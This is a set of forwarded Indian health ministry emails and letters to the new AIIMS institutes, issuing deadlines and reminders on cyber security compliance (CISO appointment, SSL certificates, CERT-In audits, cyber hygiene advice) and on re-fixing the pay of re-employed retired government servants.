To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Jan 15, 2024 at 3:37 PM
Subject: Cyber security measures for priority compliance.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <ed.aiimsrajkot@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, Cc: <Dinesh.kumar14@nic.in>, <K.balasubramanian38@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to cc your reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Letter All AIIMS Cyber Security.pdf
55K

Encl Cyber Security.pdf
828K

Z-28015/86/2023-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
PMSSY – IV Section
745A, Nirman Bhavan, New Delhi
Dated the January, 2024

To

The Director/Executive Director,
All new AIIMS.

Subject: Cyber security measures for priority compliance.

Sir,

I am directed to state that as per directions received from MeiTY, CERT-In & National Critical Information Infrastructure Protection Centre (NCIIPC) this Ministry's has issued various communications from time to time vide letters dated. 17.11.2023 , 23.11.2023 (Reminder), 01.12.2023, 12,12,2023 (copies enclosed) regarding adherence to Cyber Hygiene Standard Operating Procedure with a request to strictly follow the timelines for the following:

i. to appoint a Chief Information Security Officer (CISO) immediately and intimate details to the Ministry . (by 20.11.2023)
ii. to ensure renew/close all inactive websites duly following security guidelines. (by 30.11.2023)
iii. to ensure installation/renewal of Security Sockets Layer (SSL) certificate in all websites. (by 30.11.2023)
iv. to conduct Security Audit by all authorised medical care entities/service providers/Websites/Portal/ Applications from CERT-In empanelled auditors. (by 31.12.2023)

2. However, it has been noticed with seriousness that so far various new AIIMS have neither conducted Cyber Security Audit nor appointed Chief Information Security Officer (CISO).

3. Accordingly, it is directed that the compliance report related to security auditing and implementation of security recommendations as above in respect of your Institute may be sent to this Ministry without further delay.

Encl: As above

Signed by Arun Kumar Biswas
Date: 15-01-2024 13:03:07

(Arun Kumar Biswas)
Under Secretary to the Govt. of India
Tele: 011-23061343

Copy to: Deputy Director (Admn.), of all new AIIMS.

No. T-21016/15/2023-ehealth

Government of India
Ministry of Health and Family Welfare
(eHealth Section)

Nirman Bhawan, New Delhi
Dated: 12.12.2023

OFFICE MEMORANDUM

Subject: - Advisory on adherence to Cyber Hygiene Standard Operating Procedure - regarding

The undersigned is directed to refer to a news on alleged impending cyberattack on Indian websites and critical infrastructure and to state that the brief of the guidelines are as below: -

(i) Indian Computer Emergency Response Team (CERT-In) is the national agency in respect of cyber incidents and cyber security incidents in terms of the provisions of section 70B of Information Technology (IT) Act, 2000 (IT Act, 2000).

(ii) The entities need to carry out a risk analysis including impact assessment with respect to Data breaches/Data Leaks or information so as to adopt best practices such as usage of masking or obfuscation or tokenisation of digital personal data while online and at rest.

(iii) The guiding principle is to store only the absolutely essential personal data for operations or performing intended function and the data is properly disposed or purged off when no longer needed for the purpose it was collected.

(iv) Consider best use of technology in encrypting sensitive information at rest and also in transit.

(v) Implement network segmentation to further protect systems storing sensitive or personal data.

(vi) Keep a vigil on outgoing traffic for signs of a data breach. Monitor for unexpectedly large amounts of data being transmitted from your

Amrit

system to an unknown user.

(vii) Refer CERT-In advisory regarding prevention of data breaches and data leaks Preventing Data Breaches/Data Leaks [OAD-2021-0004]

(viii) provisions of the Information Technology (Reasonable Security Practices and Procedures and sensitive personal data or information) Rules 2011, which prescribes the reasonable security practices and procedures must be implemented and complied with by all the entities including any service provider, intermediary, data centre, body corporate and Government organizations.

2. It is requested that the Program Divisions make sure that the guidelines on Cyber Hygiene issued by this division from time to time are followed, and also instruct the institutions, organizations, autonomous bodies, statutory bodies, and other entities that fall within their administrative purview to follow the same.

3. This issues with the approval of Competent Authority.

(Adwait Kumar Singh)
Deputy Secretary to the Government of India
Ph# 011 2306 3507

To,
All AS/JS/EA/DDG

Copy for information to:
1. PSO to Secretary (HFW)
2. PPS to JS (MK)
3. All Programme Divisions through eOffice Notice Board

Reminder II

Z-27023/86/2023-PMSSY-IV
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Division)

745 A, Nirman Bhawan, New Delhi.
Date: 01 December, 2023

To

The Directors/Executive Directors,
to new AIIMS (as per list)

Subject: Cyber Security -reg.

Sir,

I am directed to refer to the letter of even number dated 17.11.2023 and 23.11.2023 (Copies enclosed) regarding the subject mentioned above and to state that compliance report is still awaited from your Institute. It is requested to expedite the matter without further delay and **send the compliance report by 04.12.2023 positively.**

Yours faithfully,

Signed by
K balasubramanian
Date: 01-12-2023 18:55:06

(K. Balasubramanian)
Under Secretary to the Govt. of India
Tele:011-2306 0010

Encl. As above

Copy to: Deputy Director (Admn.) of new AIIMS (as per list)

File No. Z-28015/86/2023-PMSSY-IV (Computer No. 8250268)
Generated from eOffice by VIVEK KUMAR MISHRA, PMSSY-IV-SO(VKM)-MOHFW, SECTION OFFICER, DOHFW DEPARTMENT on 18/12/2023 05:36 PM
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 15/01/2024 03:31 PM

3460454/2023/PMSSY DIVISION
File No. Z-28015/86/2023-PMSSY-IV (Computer No. 8250268)
3439336/2023/PMSSY DIVISION

Gmail

Pmssy Section <pmssysection@gmail.com>

Fwd: Cyber Security Reminder - II

Vivek Kumar Mishra <vivek.mishra92@gov.in> Sat, Dec 2, 2023 at 12:58 PM
To: pmssysection <pmssysection@gmail.com>

From: "Vivek Kumar Mishra" <vivek.mishra92@gov.in>
To: "Director, AIIMS Bhubaneswar" <director@aiimsbhubaneswar.edu.in>, director@aiimsjodhpur.edu.in, director@aiimspatna.org, "Director AIIMS Raipur" <director@aiimsraipur.edu.in>, director@aiimsrishikesh.edu.in, edaiimsrbl@gmail.com, rajwanshiarvind@hotmail.com, director@aiimsmangalagiri.edu.in, directoraiimsnagpur@gmail.com, "sramji57" <sramji57@gmail.com>, executivedirector@aiimsgorakhpur.edu.in, "Prof. Dr. D.K. Singh, Director" <director@aiimsbathinda.in>, director@aiimsdeoghar.edu.in, "Director AIIMS Bibinagar" <director@aiimsbibinagar.edu.in>, vsnegi22@yahoo.co.in, shakti810505@gmail.com, drmhraosvims1957@gmai.com, "puranik 6" <puranik_6@hotmail.com>, madhabananda@gmail.com, director@aiimsguwahati.ac.in
Cc: "dydir" <dydir@aiimsbhopal.edu.in>, "dda" <dda@aiimsbhubaneswar.edu.in>, "Manumanish Gupta" <guptairss@gmail.com>, "DDA AIIMS JODHPUR" <dda@aiimsjodhpur.edu.in>, "DDA AIIMS PATNA" <dda@aiimspatna.org>, "DDA AIIMS Raipur" <dda@aiimsraipur.edu.in>, "dda" <dda@aiimsrishikesh.edu.in>, "Saroj Singh" <sarojkr.singh@gov.in>, "dda" <dda@aiimsmangalagiri.edu.in>, "ddaiimsnagpur1" <ddaiimsnagpur1@gmail.com>, "Dr. PRADIP KUMAR" <kpradip10@gmail.com>, kochas27@gmail.com, "Rajeev Sen Roy" <rajeevsenroy30@gmail.com>, "Rajeev Sen Roy" <dda@aiimsbathinda.edu.in>, "AMRENDRA KUMAR" <amrendra.kumar72@gov.in>, "office aiimsdeoghar" <office.aiimsdeoghar@gmail.com>, dda@aiimsdeoghar.edu.in, "ddaaiimsbilaspur" <ddaaiimsbilaspur@gmail.com>, "ddaaiimsjammu" <ddaaiimsjammu@gmail.com>, "ddamadurai1189" <ddamadurai1189@gmail.com>, "T Mag" <thaiu.mag@gov.in>, "Rakesh Kumar" <rakeshkumar7123@yahoo.in>, dda@aiimsguwahati.ac.in, "DINESH KUMAR" <dinesh.kumar14@nic.in>, "ARUN KUMAR BISWAS" <ak.biswas57@nic.in>, "K.Balasubramanian Under Secretary" <k.balasubramanian38@nic.in>
Sent: Saturday, December 2, 2023 12:57:33 PM
Subject: Cyber Security Reminder - II

Sir/Madam,

Please find attached a communication regarding the subject mentioned above.

Regards,

Vivek Kumar Mishra,
Section Officer
PMSSY IV Section
Ministry of Health and Family Welfare

3 attachments

encl 1 cyber sec.pdf
82K

encl 2 cyber sec.pdf
78K

issued cyber security reminder 01122023.pdf
78K

File No. Z-28015/86/2023-PMSSY-IV (Computer No. 8250268)
Generated from eOffice by VIVEK KUMAR MISHRA, PMSSY-IV-SO(VKM)-MOHFW, SECTION OFFICER, DOHFW DEPARTMENT on 18/12/2023 05:36 PM
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 15/01/2024 03:31 PM

Reminder I

Z-28015/86/2023-PMSSY-IV
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Division)

745 A, Nirman Bhawan, New Delhi.
Date: 23.11.2023

To

The Directors/ Executive Director, all new AIIMS (as per the list)

Subject: Cyber Security -reg.

Madam/Sir,

I am directed to refer to the subject mentioned above and to say that vide this Ministry's letter dated 22.12.2022 (copy enclosed) along with letter of DG CERT-in, all the new AIIMSs were requested to conduct security audit of their IT resources. Further, vide letter of even number dated dated 17.11.2023 another communication has also been sent to all new AIIMS regarding Cyber Security for compliance.

2. Security Audit of the IT platforms is a high priority item. However, the Institutes are yet to provide compliance report. It is requested to take necessary action immediately and send compliance report **positively latest by 28.11.2023.**

Yours faithfully,

Signed by
K.Balasubramanian
Date: 23-11-2023 18:18:54

(K. Balasubramanian)
Under Secretary to the Govt. of India
Tele:011-2306 0010

Encl. As above

Copy to: Deputy Director (Admn.) of new AIIMS

File No. Z-28015/86/2023-PMSSY-IV (Computer No. 8250268) Generated from eOffice by VIVEK KUMAR MISHRA, PMSSY-IV-SO(VKM)-MOHFW, SECTION OFFICER, DOHFW DEPARTMENT on 18/12/2023 05:36 PM
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 15/01/2024 03:31 PM

No. Z. 28015/86/2023-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY-IV Section)
****

Room No. 745A, Nirman Bhawan, New Delhi
Dated the 17th November, 2023

To

The Directors/ Executive Director, all new AIIMS

Subject: Cyber Security - reg.

Madam/Sir,

I am directed to refer to the subject cited above, and to state that the Health sector especially Institutions like AIIMS, Institutes of National Importance (INIs) and other Autonomous Bodies / Statutory Bodies under MoHFW are prone to cyber attacks and therefore it is essential that all cyber security related protocols are strictly adhered to .

2. In view of the above, you are advised to ensure strict adherence to and compliance of the following Cyber Security Measures in your Institute as per directions received from MeiTY, CERT-In & National Critical Information Infrastructure Protection Centre (NCIIPC):

i. To appoint a Chief Information Security Officer (CISO) in each Department/Organization/Autonomous Bodies / Statutory Bodies/Attached Offices under MoHFW.
ii. To ensure all medical devices properly configured and secured, with strong passwords and regularly updated software
iii. To Implement robust data protection measures to protect personal data
iv. To develop and regularly testing a crisis management and response plan to follow in the event of a cyber-attack, to minimize the impact and quickly restore normal operations.
v. To provide regular cyber security training to employees.

3. Keeping cyber security in view, the **following actions and timelines are provided for immediate implementation:**

Sl. No.	Action (Priority: High)	Timelines	Reference

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1	To appoint a Chief Information Security Officer (CISO) in each Department/Organization/ Autonomous Bodies / Statutory Bodies/Attached Offices	**20th November, 2023**	Refer eHealth DO dated 10th November, 2023 for CISO role & responsibility **(copy enclosed)**
2.	To ensure renew/close all inactive websites duly following security guidelines	**30th November, 2023**	Refer eHealth OM dated 13th July, 2023 **(copy enclosed)**
4	To ensure Installation/renewal of Security Sockets Layer (SSL) certificate in all websites	**30th November, 2023**	Refer eHealth OM dated 13th July, 2023 **(copy enclosed)**
5	Security Audit all authorized medical care entities/ service providers/Websites/ Portal/Applications from CERT-In empanelled auditors.	**31st December, 2023**	Refer eHealth OM dated 6th November, 2023 **(copy enclosed)**

4. It is requested to take necessary action on the above matter as per timeline and to provide the compliance report to this Ministry at the earliest.

Yours faithfully,

Signed by
(K Balasubramanian)
Under Secretary to the Govt. of India
Tele : 011-23060010
K Balasubramanian
Date: 17-11-2023 10:27:27

Copy to: DD (Admin.) of all new AIIMS.

File No. Z-28015/26/2023-PMSSY-IV (Computer No. 8250268)
Generated from eOffice by VIVEK KUMAR MISHRA, PMSSY-IV-SO(VKM)-MOHFW, SECTION OFFICER, DOHFW DEPARTMENT on 18/12/2023 05:36 PM
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 15/01/2024 03:31 PM

Z-28015/86/2023-PMSSY-IV

Government of India

Ministry of Health & Family Welfare

(PMSSY-IV Division)

745 A, Nirman Bhawan, New Delhi.
Date:18-12-2023

To

The Director/Executive Director,
of All new AIIMS

Subject: Cyber Security- reg.

Sir,

I am directed to refer to this Ministry's letters of even number dated 17.11.2023, 23.11.2023, and 01.12.2023 (copies enclosed) regarding the subject mentioned above and to state that compliance report is still awaited from your Institute. It is requested to expedite the matter without further delay and send the compliance report **latest by 22.12.2023 positively.**

2. Further, an advisory on adherence to Cyber Hygiene Standard Operating Procedure issued by the e-Health Section of this Ministry vide its OM dated 12.12.2023 is also enclosed for strict compliance.

Yours faithfully,

Signed by
K.balasubramanian
Date: 18-12-2023 17:31:23

(K. Balasubramanian)
Under Secretary to the Govt. of India
Tele:011-2306 0010

Encl. As above

Copy to: Deputy Director (Admn.) of new AIIMS (as per list)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Pay Fixation of retired Government Servants in accordance with the clarification of M/o Finance, Govt. of India - reg-

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 4:08 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Jan 22, 2024 at 3:28 PM
Subject: Pay Fixation of retired Government Servants in accordance with the clarification of M/o Finance, Govt. of India - reg-
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <ed.aiimsrajkot@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, <cao.finance@aiimsbhopal.edu.in>, <fa@aiimsbhopal.edu.in>, <fa@aiimsbhubaneswar.edu.in>, <aco@aiimsjodhpur.edu.in>, AMIT MUNDRA <amitpmundra@gmail.com>, <fa@aiimsjodhpur.edu.in>, <fa@aiimspatna.org>, <fa@aiimsraipur.edu.in>, fcao@aiimsraipur.edu.in <fcao@aiimsraipur.edu.in>, <fa@aiimsrishikesh.edu.in>, <aiimsrbl@gmail.com>, <fa@aiimsmangalagiri.edu.in>, <fa@aiimsnagpur.edu.in>, <fic-finance@aiimskalyani.edu.in>, <abhayk@cag.gov.in>, <accounts@aiimsbilaspur.edu.in>, <acctsofficeraiimsjammu@gmail.com>, <fa@aiimsguwahati.ac.in>
Cc: Cc: <Dinesh.kumar14@nic.in>, <K.balasubramanian38@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to cc your reply to all the officers in cc to this email.

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

---

2 attachments

Letter Pay Fixation.pdf
80K

Encl 20.12.2023.pdf
322K

Reminder

Z-28016/123/2021-PMSSY-IV(Part 1)

Government of India

Ministry of Health & Family Welfare

(PMSSY-IV Division)

745 A, Nirman Bhawan, New Delhi.
Date:19-01-2024

To

The Financial Adviser / Deputy Director (A) of new AIIMS (As per list)

Subject: Pay Fixation of retired Government Servants in accordance with the clarification of M/o Finance, Govt. of India - reg-

Sir,

I am directed to refer to this Ministry's letter of even number dated 20.12.2023 (copy enclosed) and to state that compliance report on the subject matter in respect of above institutes has not yet been received in the Ministry.

2. All Institutes are **once again** directed to scrupulously follow the laid down principle of pay fixation as already clarified by D/o Expenditure, M/o Finance, Govt. of India and to submit a compliance report along with complete details of re-fixation of pay done and recovery of excess amount by the Institute **latest by 31.01.2024 positively.**

Any non-compliance of the directions of the Ministry of Finance, Govt of India on the subject will be viewed seriously. The Action taken Report is to be submitted to Secreatry HFW .

Yours faithfully,

Encl. As above

Signed by
(K. Balasubramanian)
K.balasubramanian
Under Secretary to the Govt. of India
Date: 19-01-2024 21:39:25
Tele:011-2306 0010

Z-28016/123/2021-PMSSY-IV-Part(1)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Division)

745 A, Nirman Bhawan, New Delhi.
Date:20-12-2023

To

The Directors/Executive Directors of new AIIMS(Bhopal, Bhubaneswar, Jodhpur, Raipur, Rishikesh, Rae Bareli, Mangalagiri, Nagpur, Kalyani, Bathinda, Deoghar, Bibinagar, Bilaspur, Samba Vijapur (Jammu), Madurai, Rajkot, Guwahati)

Subject: Pay Fixation of retired Government Servants- reg

Sir,

I am directed to refer to this Ministry's letters of even number dated 08.11.2023 and 22.11.2023 (copies enclosed) on the above-mentioned subject. As regards fixation of pay of retired government servants, it was *inter-alia* mentioned that **a fixed monthly amount shall be admissible, arrived at by deducting the basic pension from the pay drawn at the retirement.** Accordingly, it was advised to re-fix the pay and make recovery of additional pay drawn by the officer under intimation to the Ministry.

2. It has, however, been observed that various new AIIMS have not furnished the compliance reports so far. Further, representations have been received from AIIMS Rajkot, AIIMS Jammu and AIIMS Madurai claiming non-applicability of instructions of Department of Expenditure (DoE) , Ministry of Finance Govt of India in the matter.

3. In this background, it is again clarified that the issue has already been deliberated extensively in consultation with Department of Expenditure (DoE) , Ministry of Finance (MoF) Govt of India and conveyed to Institutes with the approval of Competent Authority.

DoE has advised that the principles of remuneration of retired Central Government servants as contained in DoPTs OM No.3(3)/2016-Estt. (Pay.II) dated 01.05.2017 provide that pay plus gross pension on re-employment not to exceed Rs.2,25,000/- i.e. Pay Level 17 as applicable to Secretary to Government of India. Further, DoE guidelines dated 09.12.2020 on engagement of retired Central Government servants on contract basis including as Consultants states that admissible monthly remuneration shall be arrived at by deducting the basic pension from the pay drawn at the time of retirement. Therefore, the basic principle of remuneration of retired Government servants appointed on contractbasis or on re-employment is pay minus pension.

4. All Institutes are, therefore, once again advised to scrupulously follow the laid down principle of pay fixation as clarified by DoE, MoF and to submit a compliance report along with complete details of re-fixation of pay done and

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recovery of excess amount by the Institute **within one month positively**. Any non compliance of the directions of the Ministry of Finance Govt of India on the subject will be viewed seriously .

Yours faithfully,

Signed by
K.balasubramanian
(K. Balasubramanian)
Date: 20-12-2023 09:59:56
Under Secretary to the Govt. of India
Tele:011-2306 0010

Encl. As above

Copy to: Deputy Director(Admn.)/FAs of new AIIMS as per the list above for necessary action .

Z-28016/123/2021-PMSSY-IV-Part(1)

I/3630584/2023

REMINDER

Z-28016/123/2021-PMSSY-IV(Part-1)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Division)
*****

745 A, Nirman Bhawan, New Delhi.
Date:22.11.2023

To

The Directors/Executive Directors of all new AIIMS.

Subject: Fixation of pay of retired government servants - Reg

Madam/Sir,

I am directed to refer to this Ministry's letter of even number dated 08.11.2023 (copy enclosed) on the subject mentioned above and to state that the compliance report has not yet been received.

2. It is requested again to send the compliance report without further loss of time.

Encl(1): As above

Yours faithfully,

Signed by
(K. Balasubramanian)
Under Secretary to the Govt. of India
Tele:Date:-23/06/2310 06:11:50

Copy to: (for appropriate action)
Deputy Director (Admn.)/FA of all new AIIMS

I/3627837/2023

Z-28016/123/2021-PMSSY-IV (Part 1)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Division)
*****

745 A, Nirman Bhawan, New Delhi.
Date: 08.11.2023

To

The Directors/Executive Directors of all new AIIMS.

Subject: Fixation of pay of retired government servants.

Madam/Sir,

I am directed to state that this Ministry had consulted Department of Expenditure in connection with fixation of pay of retired government servants. Vide MoF (DoE) ID No. 03-25/2020-E.III (A) dated 13.10.2023 (copy enclosed), Department of Expenditure has adviced that *the principles of remuneration of retired Central Government servants as contained in DoPTs OM No.3(3)/2016-Estt. (Pay.II) dated 01.05.2017 provide that pay plus gross pension on re-employment not to exceed Rs.2,25,000/- i.e. Pay Level 17 as applicable to Secretary to Government of India. Further, this Department's guidelines dated 09.12.2020 on engagement of retired Central Government servants on contract basis including as Consultants states that admissible monthly remuneration shall be arrived at by deducting the basic pension from the pay drawn at the time of retirement. Therefore,* ***the basic principle of remuneration of retired Government servants appointed on contract basis or on re-employment is pay minus pension.***

2. There may be instances where pay of retired government servants appointed on contract basis or on re-employment in your Institute have been fixed without deducting pension. It may be ensured that the laid down principle of pay fixation is scrupulously followed and in case the same has not been done the pay of the concerned officer should be re-fixed and excess amount drawn by them should be recovered under intimation to the Ministry. **The Compliance report in the matter should be sent within 10 days positively.**

Encl(1): As above

Yours faithfully,

Signed by
(K. Balasubramanian)
Under Secretary to the Govt. of India
Tele:011-23060010
Date: 08-11-2023 17:52:03

Copy to: (for appropriate action)

Deputy Director (Admn.)/FA of all new AIIMS

Gmail

Pmssy Section <pmssysection@gmail.com>

Pay Fixation of retired Government Servants- reg

1 message

Vivek Kumar Mishra <vivek.mishra92@gov.in> Wed, Dec 20, 2023 at 10:58 AM
To: "AIIMS Bhopal, Director" <director@aiimsbhopal.edu.in>, "Director, AIIMS Bhubaneswar" <director@aiimsbhubaneswar.edu.in>, director@aiimsjodhpur.edu.in, director@aiimspatna.org, Director AIIMS Raipur <director@aiimsraipur.edu.in>, director@aiimsrishikesh.edu.in, edaiimsrbl@gmail.com, rajwanshiarvind@hotmail.com, director@aiimsmangalagiri.edu.in, directoraiimsnagpur@gmail.com, sramji57 <sramji57@gmail.com>, "Prof. Dr. D.K. Singh, Director" <director@aiimsbathinda.in>, director@aiimsdeoghar.edu.in, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, vsnegi22@yahoo.co.in, shakti810505@gmail.com, drmhraosvims1957@gmai.com, cdskatoch@gmail.com, puranik_6@hotmail.com, madhabananda@gmail.com, dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, "Dr. PRADIP KUMAR" <kpradip10@gmail.com>, kochas27@gmail.com, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office.aiimsdeoghar@gmail.com, dda@aiimsdeoghar.edu.in, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, Rakesh Kumar <rakeshkumar7123@yahoo.in>, cao.finance@aiimsbhopal.edu.in, fa@aiimsbhopal.edu.in, fa@aiimsbhubaneswar.edu.in, aco@aiimsjodhpur.edu.in, AMIT MUNDRA <amitpmundra@gmail.com>, fa@aiimsjodhpur.edu.in, fa@aiimsraipur.edu.in, fa@aiimsrishikesh.edu.in, aiimsrbl@gmail.com, fa@aiimsmangalagiri.edu.in, fa@aiimsnagpur.edu.in, fic-finance@aiimskalyani.edu.in, Kumar Abhay IAAS <abhayk@cag.gov.in>, accounts@aiimsbilaspur.edu.in, acctsofficeraiimsjammu@gmail.com
Cc: DINESH KUMAR <dinesh.kumar14@nic.in>, "K.Balasubramanian Under Secretary" <k.balasubramanian38@nic.in>, ARUN KUMAR BISWAS <ak.biswas57@nic.in>, DevenderKumarGothal DevenderKumarGothal <dev.gothal@gov.in>, pmssysection <pmssysection@gmail.com>

Sir/Madam,

Please find attached a communication regarding the subject mentioned above.

Regards,

Vivek Kumar Mishra,
Section Officer
PMSSY IV Section
Ministry of Health and Family Welfare

3 attachments

encl issued pay fixation 22112023.pdf
77K

encl 2 issued pay fixation 08112023.pdf
91K

issued Pay fixation 20122023.pdf
95K

File No. Z-28016/123/2021-PMSSY-IV-Part(1) (Computer No. 8174782)
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Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Revised instructions/guidelines for Creation, Revival, Continuation, Conversion, Transfer, Up-gradation, Down-gradation and Abolition of posts in Autonomous Bodies under Central Govt. - reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 4:07 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Jan 30, 2024 at 1:09 PM
Subject: Revised instructions/guidelines for Creation, Revival, Continuation, Conversion, Transfer, Up-gradation, Down-gradation and Abolition of posts in Autonomous Bodies under Central Govt. - reg
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <ed.aiimsrajkot@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>
